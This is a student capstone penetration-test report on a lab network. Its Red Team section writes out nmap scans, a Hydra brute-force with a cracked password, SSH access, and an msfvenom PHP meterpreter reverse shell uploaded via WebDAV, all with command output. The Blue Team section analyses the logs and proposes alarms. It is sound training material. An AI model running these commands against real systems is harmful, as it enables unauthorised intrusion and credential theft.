

Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01

Network Topology

02

Red Team: Security Assessment

03


Blue Team: Log Analysis and Attack Characterization

04

Hardening: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network

Address Range:
192.168.1.0/24
Netmask:**255.255.255.0**
Gateway:**10.0.0.1**

Machines

IPv4:**192.168.1.1**
OS: **Windows**
Hostname: **Hyper-V-Manager**

IPv4:**192.168.1.90**
OS: **Kali Linux**
Hostname: **Kali**

IPv4:**192.168.1.100**
OS: **Ubuntu Linux**
Hostname: **ELK**

IPv4:**192.168.1.105**
OS: **Ubuntu Linux**
Hostname: **Capstone**

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Hyper-V Manager Azure machine ML-REFVM-684427	192.168.1.1	Host Machine used to communicate between the internet and devices connected to the network.
Kali	192.168.1.90	The system will be used for network scanning, penetration testing, and security auditing.
ELK Stack	192.168.1.100	Server with Elasticsearch, Logstash and Kibana used for monitoring logs and providing network analytics.
Capstone	192.168.1.105	The webserver being attacked that handles HTTP requests and web resources.

Red Team Security Assessment

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
<i>Open Web Port(80) with public access.</i>	<i>Port 80(HTTP) is commonly used for web communication and if left open and unsecure, it can allow threat actors to gain public access.</i>	<i>This vulnerability allows access into the web servers. Files and Folders are readily accessible. Sensitive files and folders can be located.</i>
<i>Broken Access Control</i>	<i>An attack that consists of attempting different variations of all possible username and password until the correct one is found.</i>	<i>With the use of brute force and a commonly used password list (rockyou.txt), the password can easily be found.</i>
<i>Broken Authentication</i>	<i>If a password is not salted it can be cracked via online tools such as www.crackstation.net or programs such as John the Ripper, etc.</i>	<i>Once the password is cracked, and if the user name is known, a threat actor can gain root access into the system files.</i>
<i>Simplistic Usernames</i>	<i>First name, short names, or any simple combinations can easily be social engineered.</i>	<i>Usernames such as Ashton, Ryan, and Hannah are all simple usernames that can be easily obtained.</i>

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
<i>Root accessibility</i>	<i>Privileged access to resources ability to perform administrative functions on a machine.</i>	<i>Extensive potential impact that can occur to any compromised network.</i>
<i>WebDAV Vulnerability</i>	<i>Exploit WebDAV on a server and Shell access is possible.</i>	<i>Threat actors can easily access and modify website via remote access if WebDAV is not properly configured.</i>
<i>Local File Inclusion Vulnerability(LFI)</i>	<i>LFI allows access to confidential files on a vulnerable machine by uploading content into the application or servers.</i>	<i>An LFI vulnerability allows a threat actor to upload a malicious payload.</i>
<i>PHP Reverse Shell</i>	<i>Establishes shell connection through a reverse php payload.</i>	<i>Threat actors can establish meterpreter session gaining access to a victims web server.</i>

Exploitation: Open Web Port(80) with public access

01

Tools & Processes

I used nmap to scan for open ports on the target machine(Capstone).

I used the following commands:

netdiscover -r 192.168.1.0/24

nmap -sV 192.168.1.0/24

nmap -sS -A 192.168.1.105

Webserver:

192.168.1.105/meet_our_team/ashton.txt

02

Achievements

Nmap scanned 256 IP addresses that shows Port **22** and **80** being open.

By logging on the
meet_our_team/ashton.txt

A clue into locating the secret folder was found at this location:

/company_folders/secret_folder

03

```
Shell No. 5
File Actions Edit View Help
Shell No. 1 Shell No. 2 Shell No. 5
Currently scanning: Finished! | Screen View: Unique Hosts
10 Captured ARP Req/Rep packets, from 3 hosts. Total size: 420
IP At MAC Address Count Len MAC Vendor / Hostname
192.168.1.1 00:15:5d:00:04:0d 8 336 Microsoft Corporation
192.168.1.100 4c:eb:42:d2:d5:d7 1 42 Intel Corporate
192.168.1.105 00:15:5d:00:04:0f 1 42 Microsoft Corporation

root@Kali:~# nmap -sV 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-04-13 17:35 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00053s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE VERSION
139/tcp    open  ms-wbt-server Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
2179/tcp   open  vnrpd?
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.00040s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
9200/tcp  open  http   Elasticsearch REST API 7.6.1 (name: elk; cluster: elasticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
Host is up (0.00042s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http   Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.90
Host is up (0.0000080s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.1p1 Debian 5 (protocol 2.0)
MAC Address: 80:0C:01:00:00:00 (Unknown)
Service Info: Detection performed. Please report any incorrect results at https://nmap.org/submit/. Nmap done: 256 IP addresses (4 hosts up) scanned in 27.64 seconds
```


Exploitation: Open Web Port(80) with public access(cont)

03

```
root@Kali:~# nmap -sS -A 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2022-04-13 17:41 PDT
Nmap scan report for 192.168.1.105
Host is up (0.00066s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29
          http-headers: Apache/2.4.29 (Ubuntu)
          http-title: Index of /
MAC Address: 00:15:5D:00:04:0F (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ )
TCP/IP fingerprint:
OS:SCAN[V=7.80%E=%D=4/13%OT=22%CT=1%CU=41483%PV=Y%DS=1%D=0%G=Y%MM=00155D%T
OS:MS=62576DBB%P=x86_64-pc-linux-gnu]SEQ(SP=104%GCD=1%ISR=108%TI=2%CI=2%II=I
OS:%TS=)OPS(O1=MSB4ST11NW7K02=MSB4ST11NW7%O3=MSB4NT11NW7%O4=MSB4ST11NW7K0
OS:5=MSB4ST11NW7%O6=MSB4ST11)WIN(W1=FEB88W2=FE88W3=FE88W4=FE88W5=FE88W6
OS:=FE88)ECN(R=%YDF=Y%T=4%W=FAF0%K=MSB4NNSW7%CC=Y%Q=)T1(R=Y%DF=Y%T=4%W=0%S=
OS:XA=S-%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=4%W=0%S=XA=S-%F=R%K=R%D=
OS:0%Q=)T5(R=Y%DF=Y%T=4%W=0%S=ZKA=S+F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=4%W=0%
OS:S=AAA-ZWF=R%K=0%Q=)T7(R=Y%DF=Y%T=4%W=0%S=ZKA=S-%F=AR%O=%RD=0%Q=)U1(
OS:R=Y%DF=Y%T=40%P=IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=40%CD=S)

Network Distance: 1 hop
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel


TRACEROUTE
```



WEB SERVER

Navigating to the webserver 192.168.1.105 was the next step. The screenshot shown is the webserver homepage, displaying company folders.

Navigating through the files I was able to spot the existence of a secret folder which needed to be accessed.



Index of /company_folders

Name	Last modified	Size	Description
Parent Directory		-	
company_culture/	2019-05-07 18:25	-	
customer_info/	2019-05-07 18:26	-	
sales_docs/	2019-05-07 18:27	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Exploitation: Brute-Force Attack

01

Tools & Processes

I used Hydra command to crack Ashton's password against the rockyou.txt file that came preinstalled on my Linux machine.

Command:

```
hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -V 192.168.1.105 http-get http://192.168.1.105/company_folders/secret_folder
```

Achievements


The exploit provided me with a confirmation of the login name "ashton" and password being "leopoldo".

Access to the /secret_folder


02

Access to the /weddav server

03



```
File Actions Edit View Help
root@Kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -V 192.168.1.105 http-get http://192.168.1.105/company_folders/secret_folder
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-14 07:23:48
root@Kali:~#
```

Index of /company_folders/ X +
← → C ⌂ 192.168.1.105/company_folders/secret_folder/
Kali Linux Kali Training
Would you like Firefox to save this login for
http://192.168.1.105?
Index of /com

Name
ashton
leopoldo

 Show password
[Parent Directory](#)
[connect_to_corp_server](#)
Don't Save Save
Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Exploitation: Brute-Force Attack (cont)

03

Achievements (continued)

I was able to ssh into ashton@server1 account using “ashton” login and password “leopoldo” that was exploited.

Then I was able to locate the flag.txt file.

```
root@Kali:~# ssh ashton@192.168.1.105
The authenticity of host '192.168.1.105 (192.168.1.105)' can't be established.
ECDSA key fingerprint is SHA256:YbmWCN0wUP7c+L1Xrox2xN/2Ip5768J/sexE1EFHl04.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.105' (ECDSA) to the list of known hosts.
ashton@192.168.1.105's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-108-generic x86_64)

Last modified: 2019-05-07 19:10 UTC
Size Description
System information as of Thu Apr 14 16:02:33 UTC 2022
System load: 0.0 Processes: 112
Usage of /: 59.2% of 9.78GB Users logged in: 1
Memory usage: 9% IP address for eth0: 192.168.1.105
Swap usage: 0%

* Super-optimized for small spaces - read how we shrank the memory
  footprint of MicroK8s to make it the smallest full K8s around.

  https://ubuntu.com/blog/microk8s-memory-optimisation

* Canonical Livepatch is available for installation.
  - Reduce system reboots and improve kernel security. Activate at:
    https://ubuntu.com/livepatch

303 packages can be updated,
179 updates are security updates.

New release '20.04.4 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue May 19 16:51:22 2020
```

```
Last login: Tue May 19 16:51:22 2020
ashton@server1:~$ ls
ashton@server1:~$ cd /
ashton@server1:/$ ls
bin dev flag.txt initrd.img lib lost+found mnt proc run snap swap.img [mp] vagrant vmlinuz
boot etc home initrd.img.old lib64 media opt root sbin srv sys [usr] var vmlinuz.old
ashton@server1:/$ cat flag.txt
bing0w@5hisn0m0
```

Exploitation: PHP Reverse Shell

01

Tools & Processes

Created and uploaded

```
msfvenom -p  
php/meterpreter/reverse_tcp  
lhost=192.168.1.90  
lport=4444 >> shell.php
```

02

Achievements

Created a reverse shell payload that was placed in the WebDAV server
192.168.1.105/webdav/.

Once payload is clicked/loaded the threat actor can listen to the Capstone server.

Flag file was discovered upon successfully executing the shell payload.

03

msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.98:4444

[*] Sending stage (38288 bytes) to 192.168.1.105

[*] Meterpreter session 1 opened (192.168.1.98:4444 → 192.168.1.105:39318) at 2022-04-14 10:27:25 -0700

meterpreter > ls

Listing: /var/www/webdav

=====

Mode	Size	Type	Last modified	Name
100777/rwxrwxrwx	43	fil	2019-05-07 11:19:55 -0700	passwd.dav
100644/rw-r--r--	1113	fil	2022-04-14 10:15:44 -0700	shell.php

meterpreter > shell

Process 3226 created.

Channel 1 created.

pwd

/var/www/webdav

cd /

ls

bin

boot

etc

flag.txt

home

initrd.img

initrd.img.old

lib

lib64

lost+found

media

mnt

opt

proc

root

run

sbin

snap

srv

swap.img

sys

tmp

usr

vagrant

var

vmlinuz

vmlinuz.old

cat flag.txt

bing005h1sn0m0

Index of /webdav

Name	Last modified	Size	Description
Parent Directory			
passwd.dav	2019-05-07 18:19	43	
shell.php	2022-04-14 17:15	1.1K	

Warning, you are using the root account, you may harm your system!

DEVICES

File System

Floppy Disk

PLACES

root

Desktop

Trash

NETWORK

Browse Network...

/webdav on 1...

Exploitation: Local File Inclusion Vulnerability(LFI)

01

Tools & Processes

I used msfvenom and meterpreter to deliver a payload onto the vulnerable machine(capstone server)

02

Achievements

Using multi/handler then setting the payload php/meterpreter/reverse_tcp I could get access to the machine's shell.

03

```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 >> shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes

msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
----  -----  -----  -----
LHOST  192.168.1.90  yes        The listen address (an interface may be specified)
LPORT  4444            yes        The listen port

Payload options (php/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
----  -----  -----  -----
29  LHOST (u) Server at 192.168.1.105  yes        The listen address (an interface may be specified)
LPORT  4444            yes        The listen port

msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:39318) at 2022-04-14 10:27:25 -0700


meterpreter > ls
Listing: /var/www/webdav
=====
Mode          Size  Type  Last modified      Name
----          ---   ---  -----  -----
100777/rwxrwxrwx  43   fil   2019-05-07 11:19:55 -0700  passwd.dat
100644/rw-r--r-- 1113  fil   2022-04-14 10:15:44 -0700  shell.php
```

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- The port scan occurred on **April 14, 2022** in between **1am and 2am**.
- There were approximately **86,985** hits for the secret folder and files stored in the secret directory.
- The sudden spike in network traffic is indicating a port scan.




Analysis: Finding the Request for the Hidden Directory




- The request occurred around **1:30 am** (ETC) on April 14,2022 with over **39,708** requests that were made to access the **/secret folder**.
- The **/secret folder** contained the hash that I used to access the system using Ryan's credentials(username/password).
- The **/secret folder** also allowed me to upload the php payload used to exploit the server.

Top 10 HTTP requests [Packetbeat] ECS



HTTP Transactions [Packetbeat] ECS



Analysis: Finding the WebDAV Connection


- 365 requests were made to access the /webDAV directory
- The primary requests were the /webdav/passwd.dav and shell.php files

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count ^
http://192.168.1.105/	64
http://192.168.1.105/webdav/passwd.dav	138
http://192.168.1.105/webdav	163

Index of /webdav


Name	Last modified	Size Description
Parent Directory		-
passwd.dav	2019-05-07 18:19	43
shell.php	2022-04-14 17:15	1.1K



Time	destination.ip	destination.port	http.response.status_code ^	url.path ▾	status
> Apr 14, 2022 @ 14:36:03.322	192.168.1.105	80	200	/webdav/passwd.dav	OK
> Apr 14, 2022 @ 14:36:03.329	192.168.1.105	80	200	/webdav/passwd.dav	OK
> Apr 14, 2022 @ 14:34:18.267	192.168.1.105	80	200	/webdav/	OK
> Apr 14, 2022 @ 15:35:54.150	192.168.1.105	80	200	/webdav/	OK

Analysis: Uncovering the Brute Force Attack

- 39,708 requests were made in the attack to access the /secret_folder.
- There were 138 attempts made before the attacker discovered the password.



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	39,708
http://127.0.0.1/server-status?auto=	1,706
http://192.168.1.105/webdav	163
http://192.168.1.105/webdav/passwd.dav	138
http://192.168.1.105/	64

Time ▾

_source

Apr 14, 2022 @ 01:39:14.567 message: AH01617: user ashton: authentication failure for "/company_folders/secret_folder": Password Mismatch agent.hostname: server1 agent.id: 07143c2c-842d-4407-8ad8-90e08d99f87a agent.type: filebeat agent.ephemeral_id: 91f91070-1d59-406d-8b8e-8277ae9fac50 agent.version: 7.7.0 process.pid: 2398 log.file.path: /var/log/apache2/error.log log.offset: 4,795,104 log.level: error source.address: 192.168.1.90 source.port: 49962 source.ip: 192.168.1.90 fileset.name: error input.type: log @timestamp: Apr 14, 2022 @ 01:39:14.567 apache.error.module: auth_basic ecs.version: 1.5.0 service.type: apache host.name: server1 event.timezone: +00:00

> Apr 14, 2022 @ 22:47:38.000 2022-04-14T22:47:38.853Z#011INFO#011[monitoring]#011log/log.go:145#011Non-zero metrics in the last 30s#011{"monitoring": {"metrics": {"beat": {"cpu": {"system": {"ticks": 63070, "time": {"ms": .87}}, "total": {"ticks": 154660, "time": {"ms": 301}, "value": 154660}, "user": {"ticks": 91590, "time": {"ms": 214}}}, "handles": {"limit": {"hard": 4096, "soft": 1024}, "open": 7}, "info": {"ephemeral_id": "39cdca75-55be-4c5c-a61b-d5a5b01ddc00", "uptime": {"ms": 14850162}}, "memstats": {"gc_next": 18402224, "memory_alloc": 11365520, "memory_total": 17255957656}, "runtime": {"goroutines": 96}, "libbeat": {"config": {"module": {"running": 0}}, "output": {"events": {"acked": 69, "batches": 3, "total": 69}}, "pipeline": {"clients": 19, "events": {"active": 0, "filtered": 1, "published": 69, "total": 78}, "queue": {"acked": 69}}, "metricbeat": {"apache": {"events": 3, "success": 3}}, "docker": {"container": {"events": 3, "failures": 3}, "cpu": {"events": 3, "failures": 3}}, "file": {"events": 3, "failures": 3}, "http": {"events": 3, "failures": 3}, "log": {"events": 3, "failures": 3}, "memstats": {"events": 3, "failures": 3}, "process": {"events": 3, "failures": 3}, "socket": {"events": 3, "failures": 3}, "system": {"events": 3, "failures": 3}, "timer": {"events": 3, "failures": 3}}, "version": "7.7.0"}, "ecs": {"version": 1.5.0}, "service": {"type": "apache"}, "host": {"name": "server1"}, "event": {"timezone": "+00:00"}}

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

- When a single IP address sends large amount of web traffic in a short timespan, an alert will trigger.
- The threshold should be set every time HTTP request go past 1000 mark.

System Hardening

